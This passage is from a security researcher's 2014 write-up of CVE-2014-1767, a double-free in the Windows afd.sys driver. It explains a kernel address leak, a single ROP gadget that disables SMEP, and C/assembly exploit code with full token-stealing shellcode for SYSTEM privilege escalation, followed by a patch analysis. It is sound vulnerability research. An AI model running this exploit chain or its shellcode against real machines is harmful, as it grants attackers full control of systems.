The only problem with nt!ZwQueryEaFile is that at the end of the function the controlled buffer will be freed again. There is no possibility of altering the execution flow or hitting an exception handler to circumvent the free call. However, only the first bytes will be crippled by the free call. This does not pose any problem to our exploitation path.

The only thing which has to be taken care of is speed: If the controlled and freed buffer is replaced again, our read and write operations will fail and the result will be a Bugcheck. So the reads and writes have to be done right after each other, without debug messages or whatever in between which would slow down exploitation.

[5] http://msdn.microsoft.com/en-us/library/windows/hardware/ff961907%28v=vs.85%29.aspx

LEAK TARGET

Appropriate leak target addresses can be found at multiple memory locations, since there are still many areas in kernel memory which have fixed addresses. One address that can be used is 0xfffffa8000000300, since it always contains a pointer to nt!KiInitialProcess:

```
1: kd> dqs 0xfffffa8000000300 L3
fffffa80`00000300  fffff803`c2d5f3c0 nt!KiInitialProcess
fffffa80`00000308  00000000`00000001
fffffa80`00000310  fffff680`00000002
```

If we can leak nt!KiInitialProcess we can compute the nt base address and ASLR is evaded.

The only "obstacle" is that by triggering the vulnerability once we are only able to read one DWORD. However, the first 3 bytes are static 0xfffff8 and the last byte is static 0xc0. So we just have to read bytes 4-7 from the pointer to be able to compute the full address:

```
1: kd> db 0xfffffa8000000300  L10
fffffa80`00000300  c0 f3 d5 c2 03 f8 ff ff-01 00 00 00 00 00 00 00  ................
```

leaked_dword = 0x03c2d5f3
address = 0xfffff800000000c0 | (leaked_dword << 8) = 0xfffff803c2d5f3c0 (==nt!KiInitialProcess)

SINGLE-GADGET-ROP FOR SMEP EVASION

Disabling SMEP can be achieved by executing **a single ROP gadget** in order to make userland buffers executable again from kernel mode. To disable SMEP, the 20th bit of the cr4 register has to be set to 0. For modern CPUs setting cr4 to 0x406f8 proved to be working fine.

The gadget to set cr4 can be found at the end of nt!KiConfigureDynamicProcessor:

```
mov     cr4, rax
add     rsp, 28h
retn
```

The fact that we only need one ROP gadget is based on the layout of the stack at the moment of the return instruction when using the QueryIntervalProfile pointer in the nt!HalDispatchTable as overwrite target. In this situation esp will contain the first parameter passed to ZwQueryIntervalProfile as **userland pointer**! In most attempts the upper 8 bytes were set to 0 and it was possible to directly return into userland code. However, this proved to be a bit unstable, since we only have esp reliably pointing to userland, not rsp! This can be solved be executing a function beforehand which will "clean" up the stack with 0s at the needed stack location, so that we can reliably predict the userland return address. Executing ntdll!ZwCreateTimer right before ntdll!ZwQueryIntervalProfile will do this just fine. This is the relavant part of the exploit (in c):

```
HANDLE timer;
__asm {
      push 0
      push 0
      push 0x1f0003
      lea eax, [ timer ]
      push eax
      call ZwCreateTimer                // clean stack address with 0s
}

int newcr4 = 0x000406f8;
__asm {
      lea eax, [ newcr4 ]
      push eax
      push shellcode
      call ZwQueryIntervalProfile       // disable SMEP and execute shellcode!
}
```

SHELLCODE

Following shellcode has been used to replace the current process token with the SYSTEM process token. No further explanation should be necessary here, since this technique is common practice:

```
BYTE sc[] =
"\x41\x51"                    // push r9                    save regs
"\x41\x52"                    // push r10

"\x65\x4C\x8B\x0C\x25\x88\x01\x00\x00" // mov r9, gs:[0x188], get _ETHREAD from KPCR
                                  (PRCB @ 0x180 from KPCR, _ETHREAD @ 0x8 from PRCB)
"\x4D\x8B\x89\xB8\x00\x00\x00"         // mov r9, [r9+0xb8], get _EPROCESS from _ETHREAD
"\x4D\x89\xCA"                         // mov r10, r9      save current eprocess
"\x4D\x8B\x89\x40\x02\x00\x00"         // mov r9, [r9+0x240]            $a, get blink
"\x49\x81\xE9\x38\x02\x00\x00"         // sub r9, 0x238                 => _KPROCESS
"\x49\x83\xB9\xE0\x02\x00\x00\x04"     // cmp [r9+0x2e0], 4 is UniqueProcessId == 4?
"\x75\xe8"                             // jnz $a     no? then keep searching!
"\x4D\x8B\x89\x48\x03\x00\x00"         // mov r9, [r9+0x348]      get token
"\x4D\x89\x8A\x48\x03\x00\x00"         // mov [r10+0x348], r9  replace our token with
                                          system token
"\x41\x5A"                    // pop r10                    restore regs
"\x41\x59"                    // pop r9
"\x48\x8B\x44\x24\x20"        // mov rax, [rsp+0x20]        repair stack
"\x48\x83\xC0\x3F"            // add rax, 0x3f
"\x48\x83\xEC\x30"            // sub rsp, 0x30
"\x48\x89\x04\x24"            // mov [rsp], rax
"\xc3";                       // ret                        resume
```

PUTTING IT ALL TOGETHER

Using the described insights, the provided exploit performs the following tasks:

1. Trigger IOCTL 0x1207f to prepare the AFD-internal heap structure with MDL size 0x100
2. Create a FactoryWorker object on the NonPagedPoolNx pool of size 0x100 to replace the MDL buffer
3. Trigger IOCTL 0x120c3 to free the FactoryWorker object
4. Call ZwQueryEaFile to replace the freed object with controlled data of size 0x100
5. Leak nt!KiInitialProcess from 0xfffffa8000000301 to compute the NT base address and evade ASLR
6. Perform a write to nt!HalDispatchtable to overwrite the QueryIntervalProfile pointer with the gadget address from nt!KiConfigureDynamicProcessor as ROP entry point
7. Execute Single-Gadget-ROP to disable SMEP
8. Directly return from gadget to userland code and execute the shellcode
9. Shellcode: Replace current process token with token of the SYSTEM process


PATCH ANALYSIS

A patch for the described vulnerability has been released on July 8th, 2014[6]. The assigned Microsoft Security Bulletin number is MS14-040[7] and the official CVE number is CVE-2014-1767[8]. A ZDI advisory has also been released as ZDI-14-220[9].

The analysis is based on a fully-patched version of Windows 8.1 Professional (x64) as of July 11th 2014.

File	Version	MD5
afd.sys	6.3.9600.17194	374e27295f0a9dcaa8fc96370f9beea5
ntoskrnl.exe	6.3.9600.17085	cfb353b4e33afe922c3a62dbc9c9b0a8

Following disassembly from AfdReturnTpInfo shows the call path to the nt!IoFreeMdl call (Old and new versions do not differ). In order to reach the “bad” path, TpInfo+0x4c (TpInfoElementCount) has to be > 0:



```
loc_7C14C:
xor     edi, edi
cmp     [rbx+4Ch], edi   ; [tpInfo + 0x4c]
jbe     short loc_7C1A1
```

```
loc_7C153:
mov     r14, [rbx+40h]
lea     rsi, [rdi+rdi*2]
mov     eax, [r14+rsi*8]
test    al, 2
jz      short loc_7C175
```

```
loc_7C175:
test    eax, eax
jns     short loc_7C19A
```

```
mov     rcx, [r14+rsi*8+10h]
test    rcx, rcx
jz      short loc_7C19A
```

```
test    byte ptr [rcx+0Ah], 2
jz      short loc_7C18F
```

```
call    cs:__imp_MmUnlockPages
```

```
mov     rcx, [r14+rsi*8+10h] ; Object
test    rcx, rcx
jz      short loc_7C19A
```

```
call    cs:__imp_ObfDereferenceObject
jmp     short loc_7C19A
```


```
loc_7C18F:                    ; get Mdl
mov     rcx, [r14+rsi*8+10h]
call    cs:__imp_IoFreeMdl ; <= Free the MDLs here!
```

```
loc_7C19A:
inc     edi
cmp     edi, [rbx+4Ch]
jb      short loc_7C153
```

[6] https://technet.microsoft.com/library/security/ms14-jul
[7] https://technet.microsoft.com/library/security/ms14-040
[8] http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-1767
[9] http://zerodayinitiative.com/advisories/ZDI-14-220/


The patch ensures that the code path leading to nt!IoFreeMdl cannot be reached twice for a specific TpInfo structure.

Following disassembly shows the last instructions of the AfdReturnTpInfo function of the vulnerable AFD.sys driver:



```
mov     rcx, [rbx+40h]  ; P
mov     edx, 'FdfA'     ; Tag
call    cs:__imp_ExFreePoolWithTag
lea     rax, [rbx+107h]
mov     byte ptr [rbx+56h], 0
and     rax, 0FFFFFFFFFFFFFFF8h
mov     [rbx+40h], rax

loc_7C1C9:
test    bpl, bpl
jz      short loc_7C1E3

mov     rcx, cs:AfdGlobalData
mov     rdx, rbx            ; Entry
sub     rcx, 0FFFFFFFFFFFFFF80h ; Lookaside
call    ExFreeToNPagedLookasideList
jmp     short loc_7C1F1

loc_7C1E3:                  ; Tag
mov     edx, 'FdfA'
mov     rcx, rbx            ; P
call    cs:__imp_ExFreePoolWithTag

loc_7C1F1:
mov     rbx, [rsp+28h+arg_0]
mov     rbp, [rsp+28h+arg_8]
mov     rsi, [rsp+28h+arg_10]
mov     rdi, [rsp+28h+arg_18]
add     rsp, 20h
pop     r14
retn
AfdReturnTpInfo endp
```

Compared to the patched version, which sets TpInfo+0x4c to 0 each time AfdReturnTpInfo is hit.



```
mov     rcx, [rbx+40h]  ; P
mov     edx, 46646641h  ; Tag
call    cs:__imp_ExFreePoolWithTag
lea     rax, [rbx+107h]
mov     byte ptr [rbx+56h], 0
and     rax, 0FFFFFFFFFFFFFFF8h
mov     [rbx+40h], rax

loc_7AEF1:
and     dword ptr [rbx+4Ch], 0
test    r14b, r14b
jz      short loc_7AF0F

mov     rcx, cs:AfdGlobalData
mov     rdx, rbx            ; Entry
sub     rcx, 0FFFFFFFFFFFFFF80h ; Lookaside
call    ExFreeToNPagedLookasideList
jmp     short loc_7AF1D

loc_7AF0F:                  ; Tag
mov     edx, 'FdfA'
mov     rcx, rbx            ; P
call    cs:__imp_ExFreePoolWithTag

loc_7AF1D:
mov     rbx, [rsp+28h+arg_0]
mov     rbp, [rsp+28h+arg_8]
mov     rsi, [rsp+28h+arg_10]
mov     rdi, [rsp+28h+arg_18]
add     rsp, 20h
pop     r14
retn
AfdReturnTpInfo endp
```

Sebastian Apelt, siberas, 07/2014